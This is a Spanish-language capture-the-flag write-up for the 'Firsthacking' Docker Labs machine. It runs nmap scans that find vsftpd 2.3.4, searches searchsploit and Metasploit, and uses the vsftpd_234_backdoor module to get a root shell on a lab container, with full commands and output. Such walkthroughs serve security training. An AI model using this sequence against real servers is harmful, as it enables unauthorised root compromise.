
Firsthacking

Dificultad	Muy Facil
Tecnicas	Searchsploit - msfconsole
Pagina	Docker labs
Estado	Listo

Lo primero que hacemos es ver q puertos están abiertos


nmap -p- -—open —min-rate 5000 -vvv -n -Pn 172.17.0.2 -oG allport



```
File: allPorts

# Nmap 7.95 scan initiated Mon Oct 13 19:58:33 2025 as: /usr/lib/nmap/nmap -p- -open --min-rate 5000 -n -vvvv -Pn -oG allPorts 172.17.0.2
# Ports scanned: TCP(65535;1-65535) UDP(0;) SCTP(0;) PROTOCOLS(0;)
Host: 172.17.0.2 () Status: Up
Host: 172.17.0.2 () Ports: 21/open/tcp//ftp///  Ignored State: closed (65534)
# Nmap done at Mon Oct 13 19:58:34 2025 -- 1 IP address (1 host up) scanned in 1.16 seconds
```

Luego tiramos unos script basicos y buscamos las versiones de los puertos abiertos


nmap -p21 -sCV -oN targeted 172.17.0.2




```
File: targeted

# Nmap 7.95 scan initiated Mon Oct 13 19:58:58 2025 as: /usr/lib/nmap/nmap -p21 -sCV -oN targeted 172.17.0.2
Nmap scan report for 172.17.0.2
Host is up (0.000038s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Oct 13 19:58:59 2025 -- 1 IP address (1 host up) scanned in 1.52 seconds
```

Vamos a usar msfconsole y searchsploit


search vsftp
use 1
show options
set RHOSTS $ipvictima
run



```
❯ searchsploit vsftpd
--------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                               |  Path
--------------------------------------------------------------------------------------------- ---------------------------------
vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Consumption                              | linux/dos/5814.pl
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1)                              | windows/dos/31818.sh
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2)                              | windows/dos/31819.pl
vsftpd 2.3.2 - Denial of Service                                                             | linux/dos/16270.c
vsftpd 2.3.4 - Backdoor Command Execution                                                    | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)                                       | unix/remote/17491.rb
vsftpd 3.0.3 - Remote Denial of Service                                                      | multiple/remote/49719.py
--------------------------------------------------------------------------------------------- ---------------------------------
```



```
msf > search vsftp

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution
```



```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 172.17.0.2
RHOST => 172.17.0.2
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 172.17.0.2:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.17.0.2:21 - USER: 331 Please specify the password.
[+] 172.17.0.2:21 - Backdoor service has been spawned, handling...
[+] 172.17.0.2:21 - UID: uid=0(root) gid=0(root) groups=0(root)
whoami
[*] Found shell.
[*] Command shell session 1 opened (172.17.0.1:34721 -> 172.17.0.2:6200) at 2025-10-13 20:08:01 +0000

root
```

Somos root